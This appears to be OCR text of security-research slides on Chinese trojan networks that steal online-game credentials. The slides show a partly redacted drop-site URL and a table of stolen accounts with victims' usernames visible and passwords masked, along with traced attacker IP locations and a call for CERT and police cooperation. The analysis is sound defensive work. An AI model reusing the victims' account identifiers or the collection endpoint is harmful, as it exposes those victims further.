
1.exe

- **Trojan-PSW.Win32.OnLineGames**

20.Exe

- **Trojan-PSW.Win32.Lmir**

Box for Envelops Collection



http://222.[redacted].13/daojian/28/nopass.asp

A World without Trojans 天下無馬QQ:33[redacted]9

信息列表

ID	服务器組	账户号码	账户密码	仓库密码	识别码	角色金钱
1	华东二区 青冥剑	yinming345	********	********	***	209353
2	华东一区 斩倭刀	xybwj	********	********	***	2451
3	华北一区 百胜刀	xralyang	********	********	***	10417
4	华东一区 七宝珠	250764045	********	********	***	999
5	华东二区 古锭刀	qq594598047	********	********	***	9559
6	华北一区 赤焰枪	tianlun456789	********	********	***	27916
7	华东二区 古锭刀	gudiandao	********	********	***	91279
8	西南一区 朱雀剑	13474216680	********	********	***	47964
9	西南一区 朱雀剑	fu80725984	********	********	***	0
10	东北一区 七杀刀	wangweidong1230	********	********	***	12710

IP/Location Tracing and Analysis

Top	IP Addresses	sites	Location
1	220.168.*.104	122	YueYang, Hunan
2	58.44.*.67	72	YueYang, Hunan
3	220.168.*.15	54	YueYang, Hunan
4	58.44.*.56	23	YueYang, Hunan
5	220.168.*.173	18	YueYang, Hunan
6	59.60.*.250	15	Quanzhou, Fujian
7	220.168.*.44	8	YueYang, Hunan
8	125.65.*.49	2	Jingyang, Sichuan
9	219.129.*.56	2	Maoming, Guangdong
10	222.214.*.39	2	LeShan, Sichuan
	Others	172	N/A

490 malicious websites
205 distinct IP
same IDC

YueYang,
Hunan Branch
of China Telecom

Conclusion

- Malicious websites have become a major threat to the normal Internet users in China
- Web-based Trojan network driven by the economic profits, and launched by the experienced and well organized black hats
- Hundred of malicious hosts distributed at different locations within China, and even abroad
- So, We need co-operations between CERTs and law enforcements